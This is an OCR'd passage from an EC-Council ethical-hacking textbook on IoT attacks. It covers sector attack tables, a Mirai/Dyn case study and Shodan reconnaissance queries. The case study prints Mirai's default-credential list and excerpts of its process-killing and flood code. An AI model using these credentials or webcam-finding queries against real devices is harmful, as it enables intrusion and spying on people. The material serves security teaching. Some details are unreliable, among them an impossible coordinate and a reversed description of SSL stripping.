	Signal Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets for intercepting and changing the transmitted data	Loss of privacy and data confidentiality

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors

IoT technology is making progress in every sector of society, including industry, healthcare, agriculture, smart cities, security, transportation, etc. However, due to the implementation of a decentralized approach in IoT technology, organizations focus less on the security of the devices. Therefore, rather than segmenting the IoT technology into different parts, suppliers focus more on spotting the vulnerabilities and exploiting them.

These vulnerabilities present in IoT devices can be exploited by attackers to launch various types of attacks, such as DoS attacks, jamming attacks, MITM attacks, and Sybil attacks, and gather data, which results in loss of privacy and confidentiality.

Different IoT sectors and their associated attacks are listed below:

Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control:** Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/ Industrial	**Access Control:** Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack**: Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
IT and Networks	**Brute Force**: Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack**: Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data availability
Marine	**GPS Spoofing**: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18.4: IoT application areas and attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: Dyn Attack

- Mirai is a piece of malware that deliberately finds the Internet of Things (IoT) devices to infect them
- Once infected, Mirai adds the infected IoT to a botnet
- Mirai was built for the following two main purposes:
  - Find and infect other IoT devices to further grow the botnet
  - Participate in DDoS attacks based on commands received from a remote C&C infrastructure



Stage 1: Infects the Device

- Continuously scan for IoT devices that are accessible over the Internet
  - It primarily scans for ports 22, 23, 5747, etc. that are open and can easily be configured to scan other ports
- Once connected to an IoT, it attempts to login using a list of username/password combinations included in the malware, gain access, and infect the device
- The infected device then scans other networks searching for more IoT devices and launches DDoS attacks

List of username/ password combinations included in the malware

https://www.isaca.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: Dyn Attack (Cont'd)

Stage 2: Protects Itself

- It kills other processes running on the IoT device such as SSH, Telnet, and HTTP to prevent the owner from gaining remote access to the IoT device while being infected
- Rebooting the IoT device can remove the malware, but it can quickly become infected again

Stage 3: Launches Attack

- Mirai infected IoT devices launch different types of attacks as a part of the malware
- When attacking using HTTP GET Floods, Mirai bots use a list of default user-agents

Different Types of Attacks

List of Default User-agents

https://www.isaca.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: Dyn Attack

Source: *https://www.isaca.org*

Mirai is a piece of malware that deliberately finds IoT devices to infect. Once a target device is infected, Mirai adds the infected IoT device to a botnet. Mirai was built for two main purposes: to find and infect other IoT devices to further grow the botnet and to participate in DDoS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

attacks based on commands received from a remote C&C infrastructure. Mirai was responsible for the 1+ Tbps attack on OVH and Dyn in October 2016.

How Does It Work?

- **Stage 1: Infects the Device**

  The attack starts by exploiting weak default security on many IoT devices. The malware operates by continuously scanning for IoT devices that are accessible over the Internet. It primarily scans for ports 22, 23, 5747, etc. that are open, and can easily be configured to scan for others. Once connected to an IoT, Mirai attempts to log in using a list of username/password combinations included in the malware, gain access, and infect the device. The infected device then scans other networks, looking for more IoT devices, and launches DDoS attacks.

```
root/xc3511          root/vizxv           root/admin
admin/admin          root/888888          root/xmhdipc
root/default         root/juantech        root/123456
root/54321           support/support      root/(none)
admin/password       root/root            root/12345
user/user            admin/(none)         root/pass
admin/admin1234      root/1111            admin/smcadmin
admin/1111           root/666666          root/password
root/1234            root/klv123          Administrator/admin
service/service      supervisor/supervisor guest/guest
guest/12345          guest/12345          admin1/password
administrator/1234   666666/666666        888888/888888
ubnt/ubnt            root/klv1234         root/Zte521
root/hi3518          root/jvbzd           root/anko
root/zlxx.           root/7ujMko0vizxv    root/7ujMko0admin
root/system          root/ikwb            root/dreambox
root/user            root/realtek         root/00000000
admin/1111111        admin/1234           admin/12345
admin/54321          admin/123456         admin/7ujMko0admin
admin/1234           admin/pass           admin/meinsm
tech/tech            mother/fu[illegible]r
```

Figure 18.17: List of usernames/passwords included in Mirai

- **Stage 2: Protects Itself**

  Mirai kills other processes, such as SSH, Telnet, and HTTP, running on the IoT device. It does this to prevent the owner from regaining remote access to the IoT device while it is infected. Rebooting the IoT device can remove the malware, but it can quickly become infected again.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
2  #ifdef KILLER_REBIND_TELNET
3  #ifdef DEBUG
4      printf("[killer] Trying to kill port 23\n");
5  #endif
6      if (killer_kill_by_port(htons(23)))
7      {
8  #ifdef DEBUG
9          printf("[killer] Killed tcp/23 (telnet)\n");
10 #endif
11     } else {
12 #ifdef DEBUG
13         printf("[killer] Failed to kill port 23\n");
14 #endif
15     }
16     tmp_bind_addr.sin_port = htons(23);
17
18     if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
19     {
20         bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (st
21         listen(tmp_bind_fd, 1);
22     }
23 #ifdef DEBUG
24     printf("[killer] Bound to tcp/23 (telnet)\n");
25 #endif
26 #endif
27 // Kill SSH service and prevent its from restarting
28
29 // Kill HTTP service and prevent its from restarting
30
```

Figure 18.18: Stage 2 of Mirai attack

- **Stage 3: Launches Attack**

  After being successfully infected, the Mirai-infected IoT devices launch different types of attacks as part of the malware.

```
1  #define ATK_VEC_UDP          0  /* Straight up UDP flood */
2  #define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
3  #define ATK_VEC_DNS          2  /* DNS water torture */
4  #define ATK_VEC_SYN          3  /* SYN flood with options */
5  #define ATK_VEC_ACK          4  /* ACK flood */
6  #define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices
7  #define ATK_VEC_GREIP        6  /* GRE IP flood */
8  #define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
9  //#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
10 #define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
11 #define ATK_VEC_HTTP         10 /* HTTP layer 7 flood */
```

Figure 18.19: Different types of attacks

When attacking using HTTP GET floods, Mirai bots will use a list of default user-agents.

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko
```

Figure 18.20: List of default user-agents used by Mirai bots


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

One unique attribute of the malware is that it includes a list of known networks in the US. Mirai bots are told to avoid these networks when scanning for other vulnerable IoT devices.

```
127.0.0.0/8              - Loopback
0.0.0.0/8                - Invalid address space
3.0.0.0/8                - General Electric (GE)
15.0.0.0/7               - Hewlett-Packard (HP)
56.0.0.0/8               - US Postal Service
10.0.0.0/8               - Internal network
192.168.0.0/16           - Internal network
172.16.0.0/14            - Internal network
100.64.0.0/10            - IANA NAT reserved
169.254.0.0/16           - IANA NAT reserved
198.18.0.0/15            - IANA Special use
224.*.*.*+               - Multicast
6.0.0.0/7                - Department of Defense
11.0.0.0/8               - Department of Defense
21.0.0.0/8               - Department of Defense
22.0.0.0/8               - Department of Defense
26.0.0.0/8               - Department of Defense
28.0.0.0/7               - Department of Defense
30.0.0.0/8               - Department of Defense
33.0.0.0/8               - Department of Defense
55.0.0.0/8               - Department of Defense
214.0.0.0/7              - Department of Defense
```

Figure 18.21: List of known networks in the US

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking Methodology

Using the IoT hacking methodology, an attacker acquires information through techniques such as gathering information, identifying attack surface area, and vulnerability scanning, and uses it to hack the target device and network. This section will focus on the tools and techniques used by attackers to achieve their goal of hacking the target IoT device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is IoT Device Hacking?

The objective of IoT device hacking is to compromise smart devices like CCTV cameras, automobiles, printers, door locks, and washing machines to gain unauthorized access to network resources and IoT devices

How a hacker gains profit from the IoT when it is successfully compromised:

- Creates a Botnet of the compromised IoT devices to launch a DDoS attack
- Sells compromised data in black markets
- Performs malicious activities on compromised IoT devices
- Installs Ransomware to block access to an IoT device and ask for ransom
- Uses compromised IoT devices to steal the identity of a victim and perform credit card related frauds
- Uses compromised CCTV cameras to snoop on families

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is IoT Device Hacking?

Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to the user's device and data. A hacker can use compromised IoT devices to build up an army of botnets, which in turn is used to launch a DDoS attack.

How a hacker gains profit from the IoT when it is successfully compromised

Today, all your data, location, email accounts, financial information, and pictures reside on your smart devices or IoT devices, which is a treasure trove of data for hackers. With the increase in selling and buying of IoT devices in the market, they are now outnumbering people. The number of IoT devices is expected to reach 75 billion in 2025.

Owing to a lack of security policies, smart devices become easy targets for hackers, who can compromise them to spy on user activities, misuse sensitive information (such as a patient's health record), install ransomware to block access to the target device, monitor a victim's activities using CCTV cameras, carry out credit card fraud, gain access to a user's home, or add the device to an army of botnets to carry out DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Hacking Methodology

Information Gathering	The first step in IoT device hacking is to extract information such as IP address, protocols used, open ports, device type, geo location of a device, manufacturing number, and manufacturing company of a device
Vulnerability Scanning	Vulnerability scanning helps an attacker to identify the IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications
Launch Attacks	The vulnerabilities found are exploited further to launch various attacks such as DoS attacks, rolling code attacks, jamming signal attacks, Sybil attacks, MITM attacks, data and identity theft attacks
Gain Remote Access	Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc.
Maintain Access	Attackers remain undetected by clearing the logs, update the firmware and use malicious programs such as backdoors and Trojans to maintain access

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Hacking Methodology

The following are the different phases in hacking an IoT device:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Information Gathering using Shodan

- Shodan provides information about all the internet-connected devices such as routers, traffic lights, CCTV cameras, servers, and smart home devices
- Attackers can utilize this tool to gather information such as IP address, hostname, ISP, device's location and the banner of the target IoT device
- Attackers can gather information on a target device using filters given below:
  - Search for webcams using geolocation:

    `webcamxp country:"US"`
  - Search using city:

    `Webcamxp city:"streetsboro"`
  - Find webcams using longitude and latitude:

    `Webcamxp geo:" -50.81,201.80"`



https://www.shodan.io

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering

The first and foremost step in IoT device hacking is to extract information such as the IP address, protocols used (Zigbee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geo-location of a device, manufacturing number, and manufacturing company of a device. In this step, an attacker also identifies the hardware design, its infrastructure, and the main components embedded in a target device that is present online. Attackers make use of tools such as Shodan, Censys, and Thingful to perform information gathering or reconnaissance on a target device. Devices that are unavailable in the network but within the communication area can also be detected by using sniffers such as Foren6, Suphacap, CloudShark, and Wireshark.

Information Gathering using Shodan

Source: *https://www.shodan.io*

Shodan is a search engine that provides information about all Internet-connected devices, such as routers, traffic lights, CCTV cameras, servers, smart home devices, and industrial devices. Attackers can make use of this tool to gather information such as the IP address, hostname, ISP, device location, and the banner of the target IoT device.

Attackers can gather information on a target device using the filters given below:

- **Search for webcams using geolocation**

  `webcamxp country: "US"` (Obtains all the webcamxp webcams present in US.)
- **Search using city**

  `webcamxp city:"streetsboro"` (Obtains existing webcamxp webcams in Streetsboro.)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Find webcams using longitude and latitude**

  `webcamxp geo:" -50.81,201.80"` (Obtains a specific webcam present at the geolocation "-50.81,201.80" in the city Boston and country US.)

Additional filters used by the attackers to obtain target information:

- **Net**: Search based on the IP address or CIDR
- **OS**: Search based on the operating system used by the devices
- **Port**: Find all open ports
- **Before/after**: Provides result within a certain timeframe

